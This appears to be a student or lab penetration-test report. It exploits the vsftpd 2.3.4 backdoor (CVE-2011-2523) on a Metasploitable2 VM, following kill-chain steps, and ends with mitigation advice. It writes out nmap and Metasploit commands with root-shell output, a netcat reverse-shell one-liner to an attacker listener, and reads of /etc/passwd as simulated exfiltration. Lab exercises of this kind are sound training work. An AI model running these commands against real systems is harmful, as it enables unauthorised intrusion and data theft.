1. Introduction

This report presents a basic network penetration test conducted on a vulnerable virtual machine (Metasploitable2). The objective of this exercise is to simulate a real-world network attack using Kali Linux tools to exploit known vulnerabilities, gain unauthorized access, and recommend mitigation strategies. The cyber kill chain framework is used to structure the attack phases.

2. Test Scenario Setup

- Attacker Machine: Kali Linux
- Target Machine: Metasploitable2 (running vulnerable services)
- Vulnerable Service Exploited: vsftpd 2.3.4 (FTP Backdoor)
- Exploit Used: Metasploit - exploit/unix/ftp/vsftpd_234_backdoor
- Post-Exploitation Shell Type: Command Shell (non-Meterpreter)

3. Cyber Kill Chain Methodology


Step 1: Reconnaissance

Tool: Nmap

Command: nmap -A -p- 172.20.10.4

Purpose: Discover open ports and running services on the target.

Result: Found vsftpd 2.3.4 running on port 21, which is a known vulnerable service.



```
┌──(adi07㉿demon77)-[~]
└─$ nmap -A -p- 172.20.10.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 10:50 IST
Nmap scan report for 172.20.10.4
Host is up (0.0023s latency).
Not shown: 65506 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.20.10.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2025-07-23T05:23:08+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
```

Step 2: Weaponization


Tool: Metasploit Framework

Exploit Module: exploit/unix/ftp/vsftpd_234_backdoor

Payload: None required (default command shell used)

Command Sequence:

```
msfconsole
search vsftpd
set RHOSTS 172.20.10.4
run
```




```
       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.20.10.4
RHOSTS => 172.20.10.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.20.10.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.20.10.4:21 - USER: 331 Please specify the password.
[+] 172.20.10.4:21 - Backdoor service has been spawned, handling...
[+] 172.20.10.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.20.10.5:37265 -> 172.20.10.4:6200) at 2025-07-23 12:07:32 +0530






whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

Step 3: Delivery

Objective: Deliver the exploit to the vulnerable service.

Result: Successfully opened a command shell session on the target.




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.20.10.4
RHOSTS ⇒ 172.20.10.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.20.10.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.20.10.4:21 - USER: 331 Please specify the password.
[+] 172.20.10.4:21 - Backdoor service has been spawned, handling...
[+] 172.20.10.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.20.10.5:37265 → 172.20.10.4:6200) at 2025-07-23 12:07:32 +0530
```

Step 4: Exploitation

Goal: Gain control of the target system.

Commands Used:

whoami
uname -a
id



```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

Step 5: Installation

Note: No Meterpreter used, persistence must be manual.


Optional: Upload reverse shell script or create a new user account.

Step 6: Command and Control


Maintain access using netcat.

On Kali: nc -lvnp 4444

On Target: nc 192.168.56.1 4444 -e /bin/bash



```
┌──(adi07㉿demon77)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.20.10.5] from (UNKNOWN) [172.20.10.4] 33313
```




```
nc 172.20.10.5 4444 -e /bin/bash
```

Step 7: Actions on Objectives

Simulated Data Exfiltration:


```
cat /etc/passwd
ls /home
find / -name *.txt 2>/dev/null
```



```
┌──(adi07㉿demon77)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.20.10.5] from (UNKNOWN) [172.20.10.4] 33313
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Simulated Cleanup / Mitigation (Kali):

```
iptables -A INPUT -p tcp --dport 6200 -j DROP
```



```
/var/www/tikiwiki/lib/phplayers/layersmenu-vertical-1.txt
/var/www/tikiwiki/lib/phplayers/layersmenu-horizontal-1.txt
/var/www/tikiwiki/lib/phplayers/layersmenu-vertical-2.txt
/var/www/tikiwiki/lib/feedcreator/lgpl.txt
/var/www/tikiwiki/db/README.txt
/var/www/tikiwiki/img/silk/readme.txt
/var/www/tikiwiki/doc/readme.txt
/var/www/tikiwiki/changelog.txt
iptables -A INPUT -p tcp --dport 6200 -j DROP
```

4. Final Deliverables

- Exploit Summary Report

This report summarizes the exploitation of the vulnerable FTP service **vsftpd 2.3.4** on a Metasploitable2 machine. The attack was carried out using the Metasploit module exploit/unix/ftp/vsftpd_234_backdoor, which triggers a backdoor by submitting a specially crafted username. Upon execution, the exploit opens a remote command shell on port 6200, granting the attacker unauthorized access. Post-exploitation involved commands like whoami, uname -a, and reading sensitive files. This vulnerability, identified as **CVE-2011-2523**, allows unauthenticated access and system compromise. Mitigation includes removing or upgrading vsftpd, disabling unused services, enforcing firewall rules, and conducting regular security audits.

- Mitigation Strategies

To mitigate the vsftpd 2.3.4 vulnerability:

- **Remove or upgrade** vsftpd to the latest secure version.
- **Disable FTP** if not required and replace it with secure alternatives like **SFTP** or **FTPS**.
- **Restrict access** to port 21 using **firewall rules** (e.g., iptables or UFW).
- **Monitor FTP logs** for suspicious login attempts or unknown connections.
- **Perform regular vulnerability scans** and patch outdated services.
- **Apply least privilege principles**, ensuring minimal user access.
- **Harden network services** by disabling unused ones and enforcing strong authentication.

These actions help prevent unauthorized remote access.

• Network Hardening Recommendations

To enhance network security and reduce the attack surface:

- **Disable unused services and ports** to limit exposure.
- **Enforce strong authentication policies**, including complex passwords and multi-factor authentication.
- **Segment networks** using VLANs or firewalls to isolate critical systems.
- **Regularly update and patch** all software and operating systems.
- **Use intrusion detection/prevention systems (IDS/IPS)** for real-time monitoring.

- **Restrict administrative access** using firewall rules and IP whitelisting.
- **Implement secure protocols** (e.g., SSH, SFTP) over legacy ones like Telnet or FTP.
- **Conduct periodic security audits** and penetration testing to identify vulnerabilities.

5. Conclusion

This penetration testing activity demonstrated how attackers can exploit known services like vsftpd 2.3.4. By successfully gaining shell access using a command-based exploit, we simulated post-exploitation steps and suggested mitigation techniques. This reinforces the importance of regular patching and network monitoring.